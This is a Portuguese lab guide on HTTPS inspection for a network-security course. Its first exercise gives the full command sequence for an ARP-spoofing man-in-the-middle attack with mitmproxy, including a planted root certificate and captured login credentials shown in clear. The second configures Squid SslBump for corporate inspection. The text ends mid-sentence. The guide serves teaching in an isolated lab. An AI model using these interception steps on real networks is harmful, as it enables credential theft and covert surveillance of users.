# Sessão 9: Redes privadas virtuais e inspeção de tráfego

## 1) Interceptação ofensiva de tráfego HTTPS com o *mitmproxy*

Esta atividade será realizada nas máquinas virtuais *KaliLinux-G* e *WinClient-G*.

Vamos usar a ferramenta `mitmproxy` para inspecionar conteúdo HTTPS na rede, através de um ataque *man-in-the-middle* usando a técnica de ARP *spoofing*.

1. Primeiro, mova a máquina *KaliLinux-G* para a Intranet alterando o nome da interface de rede *host-only* à que ela se encontra conectada no Virtualbox. Em seguida, altere seu endereço IP para algum que ainda não está sendo utilizado na rede, como 10.1.1.30, por exemplo. Teste a conectividade com as máquinas *FWGW1-G* e *WinClient-G*.

```
# hostname
kali
```

```
root@kali:~# cat /etc/network/interfaces
source /etc/network/interfaces.d/*

auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 10.1.1.30/24
gateway 10.1.1.1
```

```
root@kali:~# systemctl restart networking
```

```
root@kali:~# ip a s eth0 | grep '^ *inet '
    inet 10.1.1.30/24 brd 10.1.1.255 scope global eth0
```

```
root@kali:~# ping -c1 10.1.1.1
PING 10.1.1.1 (10.1.1.1) 56(84) bytes of data.
64 bytes from 10.1.1.1: icmp_seq=1 ttl=64 time=0.185 ms

--- 10.1.1.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.185/0.185/0.185/0.000 ms
```

```
root@kali:~# ping -c1 10.1.1.10
PING 10.1.1.10 (10.1.1.10) 56(84) bytes of data.
64 bytes from 10.1.1.10: icmp_seq=1 ttl=128 time=0.451 ms

--- 10.1.1.10 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.451/0.451/0.451/0.000 ms
```

2. Rode o comando `mitmproxy` uma vez, para que os certificados SSL sejam auto-gerados pelo programa. Assim que iniciado, saia do programa digitando `q`, e depois `y`.
3. Copie o certificado auto-gerado no passo (2) para a raiz do servidor web Apache instalado na máquina *KaliLinux-G*. Em seguida, renomeie o arquivo `index.html` e inicie o servidor web.

```
# cp ~/.mitmproxy/mitmproxy-ca-cert.cer /var/www/html/
```

```
# mv /var/www/html/index.html /var/www/html/index.html.bak
```

```
# systemctl start apache2
```

4. Na máquina *WinClient-G*, instale o navegador *Google Chrome*. O *Internet Explorer* padrão disponível no Windows 7 encontra-se um pouco defasado para lidar com websites HTTPS mais modernos. Em seguida, acesse o endereço IP da máquina *KaliLinux-G* e faça o download do arquivo `mitmproxy-ca-cert.cer`, como mostrado abaixo:




*Figura 56: Download do certificado do mitmproxy*

5. De posse do certificado, instale-o na máquina *WinClient-G*. Clique duas vezes sobre o certificado, e em seguida em *Abrir*. Na janela seguinte, clique em *Instalar Certificado*....




*Figura 57: Instalação do certificado do mitmproxy, parte 1*

Clique em *Avançar*. Em seguida, marque a caixa *Colocar todos os certificados no repositório a seguir*, clique em *Procurar...* e selecione *Autoridades de Certificação Raiz Confiáveis*.




*Figura 58: Instalação do certificado do mitmproxy, parte 2*

Finalmente, clique em *Avançar* e em seguida em *Concluir*. Agora, o certificado do `mitmproxy` é reconhecido como um AC Raiz pelo sistema Windows. Num cenário real, o atacante teria que descobrir algum vetor de ataque *client-side* que permitisse a ele ter o acesso para copiar o certificado e instalá-lo na máquina da vítima. Aqui, como estamos em um ambiente simulado, pudemos contar com a "colaboração" do usuário-alvo.

6. De volta ao *KaliLinux-G*, pare o Apache. Em seguida, permita o repasse de pacotes no kernel, e redirecione o tráfego da vítima para o `mitmproxy`:

```
# systemctl stop apache2
```

```
# sysctl -w net.ipv4.ip_forward=1
```

```
# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80  -j REDIRECT --to-port
8080
# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j REDIRECT --to-port
8080
```

7. Agora sim, tudo pronto para efetivarmos o ataque. Abra duas abas lado-a-lado do terminal, logado como `root`. Na primeira, execute o ARP *spoofing* com o comando:

```
# arpspoof -i eth0 -r -t 10.1.1.10 10.1.1.1
```

No segundo terminal, inicie o `mitmproxy` (em sua variante web) para iniciar o ataque *man-in-the-middle* contra a máquina *WinClient-G*.

```
# mitmweb --mode transparent
```

Depois de pouco tempo, será aberta uma janela do navegador para inspeção do tráfego.

8. Na máquina *WinClient-G*, abra o *Google Chrome* e navegue por websites HTTP e HTTPS. Note como o tráfego está sendo interceptado pelo `mitmproxy` e, no caso de conexões SSL, sendo mostrado em claro. Como um exemplo, fizemos um login no https://facebook.com com uma conta de teste — imediatamente, o usuário e senha são mostrados em claro na janela do `mitmweb`, na máquina *KaliLinux-G*:




*Figura 59: Credenciais em claro no mitmweb*

Em parelelo, na janela do navegador na máquina *WinClient-G*, o login no Facebook é concluído com sucesso:




*Figura 60: Login no facebook através do mitmproxy*

9. Finalmente, retorne o ambiente de laboratório a seu estado original: pare o `mitmweb`, encerre o ARP *spoofing* e remova as regras de firewall criadas no passo (6).

# 2) Inspeção corporativa de tráfego HTTPS usando o Squid

Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *WinClient-G*.

Na atividade anterior, fizemos um ataque *man-in-the-middle* com o intuito de inspecionar tráfego HTTPS de uma vítima usando o `mitmproxy`, nos mesmos moldes que um atacante o faria no mundo real. Mas e se o objetivo for legítimo, como para inspecionar tráfego em uma rede corporativa?

Iremos utilizar a funcionalidade *SslBump Peek and Splice* (https://wiki.squid-cache.org/Features/SslPeekAndSplice) do Squid, disponível a partir da versão 3.5, para implementar um proxy HTTPS para os clientes da rede 10.1.G.0/24. Tendo em vista que a versão mais recente do Squid disponível nos repositórios do Debian 8, quando da escrita deste tutorial, é a 3.4.8-6, teremos que fazer a instalação através do código-fonte.

```
# hostname
FWGW1-A
```

```
# apt-cache showpkg squid3 | grep 'Versions' -A1
Versions:
3.4.8-6+deb8u5 (/var/lib/apt/lists/ftp.br.debian.org_debian_dists_jessie_main_binary-
amd64_Packages)
(/var/lib/apt/lists/security.debian.org_dists_jessie_updates_main_binary-
amd64_Packages)
```

1. Na máquina *FWGW1-G*, instale as dependências de compilação:

```
# apt-get -y install build-essential libssl-dev
```

2. A seguir, faça o download do código-fonte do Squid, sua configuração, compilação e instalação através dos comandos que se seguem. O passo de compilação (`make`) pode demorar um pouco, seja paciente.

```
# cd ~/src/
```

```
# wget http://www.squid-cache.org/Versions/v3/3.5/squid-3.5.28.tar.gz
```

```
# tar zxf squid-3.5.28.tar.gz ; cd squid-3.5.28
```

```
# ./configure --prefix /usr/local --with-openssl=yes --enable-ssl-crtd --without
-gnutls --enable-linux-netfilter
```

```
# make
```

```
# make install
```

3. Feito isso, faremos a configuração inicial do Squid, incluindo criação de certificados para assinatura de conexões intermediárias, criação de usuários e permissionamento, via script que se segue:

```
#!/bin/bash

CONF_DIR="/usr/local/etc"
PRIVKEY="${CONF_DIR}/ssl/private.key"
PUBKEY="${CONF_DIR}/ssl/public.crt"
PEMFILE="${CONF_DIR}/ssl/proxy.pem"

mkdir ${CONF_DIR}/ssl
chmod 700 ${CONF_DIR}/ssl

openssl genrsa 4096 > ${PRIVKEY}
openssl req -new -nodes -x509 -extensions v3_ca -days 365 -key ${PRIVKEY} -subj
"/C=BR/ST=DF/L=Brasilia/O=RNP/OU=ESR/CN=fwgw1-a.esr.rnp.br" -out ${PUBKEY}
cat ${PUBKEY} ${PRIVKEY} > ${PEMFILE}

mkdir /usr/local/var/lib
/usr/local/libexec/ssl_crtd -c -s /usr/local/var/lib/ssl_db

groupadd -r squid
useradd -g squid -r squid
chown squid:squid /usr/local/var/logs
chown squid:squid ${CONF_DIR}/ssl
```

4. O próximo passo é editar o arquivo de configuração do Squid, `/usr/local/etc/squid.conf`. O excerto abaixo mostra uma configuração válida para um proxy HTTP/HTTPS transparente que executa *bumping* (ou seja, as inspeciona via técnica *man-in-the-middle*) em todas as conexões, exceto para os domínios que constam no arquivo `/usr/local/etc/whitelist.txt`, para os quais o proxy irá fazer *splicing* (i.e., as conexões não serão inspecionadas pelo proxy, mas sim repassadas diretamente ao destino final).

   O método de *bump* seletivo implementado como descrito acima é feito através da observação do campo `SSL::server_name` enviado pelo cliente durante o processo de *handshake* TLS. Nesse campo o cliente indica a qual *hostname* ele deseja se conectar, uma extensão ao protocolo TLS denominada *Server Name Indication* (SNI). Isso permite a um servidor apresentar múltiplos certificados em um mesmo endereço IP, respondendo por vários sites HTTPS diferentes. É, em essência, um conceito análogo ao *name-based virtual hosting* do HTTP/1.1, mas para o protocolo HTTPS.

```
# user/group to run proxy as
cache_effective_user squid
cache_effective_group squid

# local networks to proxy
acl localnet src 10.1.1.0/24

# default ACLs
acl Safe_ports port 21
acl Safe_ports port 80
acl Safe_ports port 443
acl Safe_ports port 1025-65535
acl SSL_ports port 443
acl CONNECT method CONNECT

# SSL ACLs
acl step1 at_step SslBump1
acl step2 at_step SslBump2
acl noBumpSites ssl::server_name "/usr/local/etc/whitelist.txt"

# peek @ client TLS request to find SNI
ssl_bump peek step1 all

# splice connections to servers matching whitelist
ssl_bump splice noBumpSites

# bump all other connections
ssl_bump bump

# default http_access block
http_access deny !Safe_ports
http_access deny CONNECT !SSL_ports

http_access allow localnet
http_access allow localhost

http_access deny all

# listen on ports 8080/HTTP and 8443/HTTPS, both as transparent proxy
http_port 8080 intercept
https_port 8443 intercept ssl-bump generate-host-certificates=on
dynamic_cert_mem_cache_size=4MB cert=/usr/local/etc/ssl/proxy.pem

coredump_dir /usr/local/var/cache/squid

refresh_pattern ^ftp:             1440  20%   10080
refresh_pattern ^gopher:          1440   0%    1440
refresh_pattern -i (/cgi-bin/|\?)    0   0%       0
refresh_pattern .                    0  20%    4320
```

5. Vamos popular o arquivo `/usr/local/etc/whitelist.txt` com alguns domínios que não serão inspecionados. Em geral, bancos e outras informações sigilosas são bons exemplos de destinos que não devem sofrer *man-in-the-middle*, até mesmo pelas questões éticas levantadas por esse tipo de inspeção. Por exemplo:

```
# cat /usr/local/etc/whitelist.txt
.bb.com.br
.bancobrasil.com.br
.bradesco
.caixa.gov.br
.itau.com.br
.santander.com.br
```

6. Finalmente, será necessário introduzir algumas regras no firewall da máquina *FWGW1-G* para que o tráfego dos clientes seja automaticamente repassado ao proxy para tratamento. Além de regras usuais de FORWARD e MASQUERADE para permitir acesso internet através de NAT, será necessário inserir as seguintes regras:

```
# iptables -t nat -A PREROUTING -i eth2 -p tcp -m tcp --dport 80 -j REDIRECT --to
-port 8080
# iptables -t nat -A PREROUTING -i eth2 -p tcp -m tcp --dport 443 -j REDIRECT --to
-port 8443
# iptables -A INPUT -s 10.1.1.0/24 -p tcp -m tcp -m multiport --dports 8080,8443 -j
ACCEPT
```

   Com as regras acima, todo tráfego com destino à porta 80 saindo do firewall será redirecionado para `localhost:8080`, e então tratado pelo Squid. O mesmo vale para o tráfego da porta 443, que será redirecionado para `localhost:8443`. Enfim, é necessário permitir aos clientes conectar-se diretamente essas novas portas, considerando que a política padrão da chain INPUT seja DROP.

7. Concluído esses passos, inicie o Squid com o comando:

```
# /usr/local/sbin/squid -f /usr/local/etc/squid.conf
```

   A partir desse momento, todo o tráfego da rede 10.1.1.0/24 será repassado ao Squid para tratamento.

8. Se você tentar navegar na internet na máquina *WinClient-G* neste momento, no entanto, irá notar que embora conexões HTTP sejam tratadas com sucesso, conexões HTTPS provavelmente irão encontrar erros na cadeia de certificação. Isso se deve ao fato de o Squid estar reescrevendo os certificados de servidor com o seu próprio, que não é reconhecido pelo cliente como válido.

   Para contornar esse problema, siga os seguintes passos:

   a. Copie o certificado `/usr/local/etc/ssl/public.crt` para a máquina *WinClient-G* (via PuTTY, WinSCP ou fazendo o download via HTTP/FTP, por exemplo).

b. Clique com o botão direito no arquivo e escolha "Instalar Certificado".

c. Clique em "Avançar".

d. Escolha "Colocar todos os certificados no repositório a seguir", e então em "Procurar...".

e. Escolha a pasta "Autoridades de Certificação Raiz Confiáveis" e depois em "OK".

f. Clique em "Avançar", e então em "Concluir".

9. Falta testar a configuração que fizemos. Acesse um website com HTTPS e verifique sua cadeia de certificação: o site terá sido assinado pelo proxy Squid, e não pela autoridade certificadora original. Veja, por exemplo, um acesso ao site https://twitter.com :




*Figura 61: Acesso via Squid/Bump a https://twitter.com*

Agora, acesse um dos websites cujo domínio consta no arquivo `/usr/local/etc/whitelist.txt`, e verifique sua cadeia certificadora: a AC que assina o certificado será a original, inalterada pelo proxy. Veja abaixo um acesso a https://www.bb.com.br :

